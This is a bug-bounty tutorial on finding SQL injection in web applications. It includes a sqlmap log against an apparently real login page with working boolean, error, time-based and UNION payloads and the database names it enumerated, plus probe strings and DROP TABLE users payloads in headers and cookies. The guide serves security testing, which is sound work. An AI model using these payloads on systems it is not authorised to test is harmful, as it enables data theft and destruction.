
A Comprehensive Approach for Testing for SQL Injection Vulnerabilities

GOVERDHAN KUMAR

A comprehensive guide for exploring how to test for SQL injection vulnerabilities in web applications. It covers steps such as selecting parameters for testing (e.g., URL query, POST body), performing basic math tests, adding common symbols, testing for multiple symbols, and injecting SQL query functions. Additionally, it demonstrates the use of comments to hide malicious payloads and suggests using specialized tools like SQLMap for advanced testing. Detecting and addressing SQL injection vulnerabilities is crucial for web application security.

Trust me, it really feels good when you see this the below screenshot on your target application and why not? SQL injection vulnerabilities generally are a valid P1 issues on bug bounty programs.

It becomes easy to find SQL Injection if we understand, How an application behaves in response to different HTTP requests and inputs. It’s essential to understand how SQL injection works and how to test for it effectively.



```
[00:21:45] [INFO] parsing HTTP request from 'train-login.qwe'
[00:21:45] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 5.1; es-ES; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.
[00:21:45] [INFO] resuming back-end DBMS 'mysql'
[00:21:45] [INFO] testing connection to the target URL
got a 301 redirect to 'https:[redacted]login/login_user'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: employee_id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: employee_id=SA000147' AND 1326=1326-- WrET&pass=123456&login=Login

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: employee_id=SA000147' AND (SELECT 5335 FROM(SELECT COUNT(*),CONCAT(0x7171627a71,(SELECT (ELT(5335=5335,1))),0x717a786b71,FLOOR(RAND(0)*2))x
123456&login=Login

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: employee_id=SA000147' AND (SELECT 1298 FROM (SELECT(SLEEP(5)))zBsj)-- iMpZ&pass=123456&login=Login

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: employee_id=-2486' UNION ALL SELECT CONCAT(0x7171627a71,0x75746e4f43587a4f69416a4f65796c4f4863624a624a66566a6f4245624c626664704b5062645358,
NULL-- -&pass=123456&login=Login
---
[00:21:47] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.1.33, LiteSpeed
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[00:21:47] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] [redacted]8_video

[00:21:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output[redacted]'

[*] ending @ 00:21:47 /2022-02-16/
```


SQLInjection using SQLMAP

This guide will take you through the step-by-step process of testing for SQL injection vulnerabilities.

- **Select Parameters for Testing**

Before diving into SQL injection testing, identify the parameters you want to test. These parameters can be found in various places within a HTTP request that is sent to an application server:


- URL query



```
https://example.com/products/search?name=admin'
```

URL query

- POST body




```
POST /login HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded

username='&password=your_password
username="&password=your_password
```

POST body


- Headers



```
Referer: https://example.com/'; DROP TABLE users;--
```

Headers

- Cookies



```
Cookie: sessionID=1234'; DROP TABLE users;--
```

Cookies

Choose any parameter, but it's common to start with integer parameters. These are often used in queries and can be more susceptible to SQL injection.

- **Perform Basic Math Tests**

If the selected parameter is an integer, try performing basic math operations on it within the input:

Example: `user_id=1338-1`

If an SQL injection vulnerability exists, you might observe unexpected results or errors in the response.

- **Add Common Symbols**

Next, add common SQL injection symbols to the parameter and monitor the response status. Some symbols to test include:

- Single quote (`'`)

- Double quote (`"`)
- Semicolon (`;`)

If you receive an error response, this could be a sign of an SQL injection vulnerability.

- **Test for Multiple Symbols**

Continue testing by adding more than one symbol to the parameter to see how the application responds. For SQL, the escape character for a single quote is another single quote, and for a double quote, it's another double quote.

Examples:

- `login=admin` (status: 200)
- `login=admin'` (status: 500)
- `login=admin''` (status: 200)

- **Perform SQL Query Functions**

Try injecting SQL query functions into the parameter. Depending on the type of parameter (integer or text), use appropriate functions:

Integer Parameter:

- `user_id=1337 AND 1=1` (status: 200)

- `user_id=1337 AND 2=1` (status: 500)

Text Parameter:

- `login=admin' AND 'A'='A` (status: 200)
- `login=admin' AND 'A'='B` (status: 500)

JSON Integer Parameter:

- `{"user_id":"1337 AND 1=1"}` (status: 200)

- **Combine SQL Query Functions with Comments**

To hide your malicious payload, add comments at the end of the parameter:

Examples:

- Integer Parameter: `user_id=1337 AND 1=1 --` (status: 200)
- Text Parameter: `login=admin' AND 'A'='A' --` (status: 200)
- JSON Integer Parameter: `{"user_id":"1337 AND 1=1 --"}` (status: 200)
- JSON Text Parameter: `{"login":"admin' AND 'A'='A' --"}` (status: 200)

- **Use Specialized Tools for Further Testing**

Once if the vulnerable parameter is identified, exploitation could be done with specialized tools like SQLMap or Ghauri. These tools can automate the testing process and provide detailed results.

After holding a proper understanding of what input fields needs to be tested, the process of crawling, collecting different HTTP requests and testing input fields could be done in a automated fashion. Several tools like waybackurl, gau, Burpsuite (All requests from the History tab), Nuclei, SQLMap or Ghauri.

Follow :

https://www.linkedin.com/in/goverdhankumar
https://github.com/wh04m1i
https://linktr.ee/g0v3rdh4n
https://instagram.com/who4m1i

Source : https://infosecwriteups.com/a-comprehensive-approach-for-testing-for-sql-injection-vulnerabilities-23c8772ffba9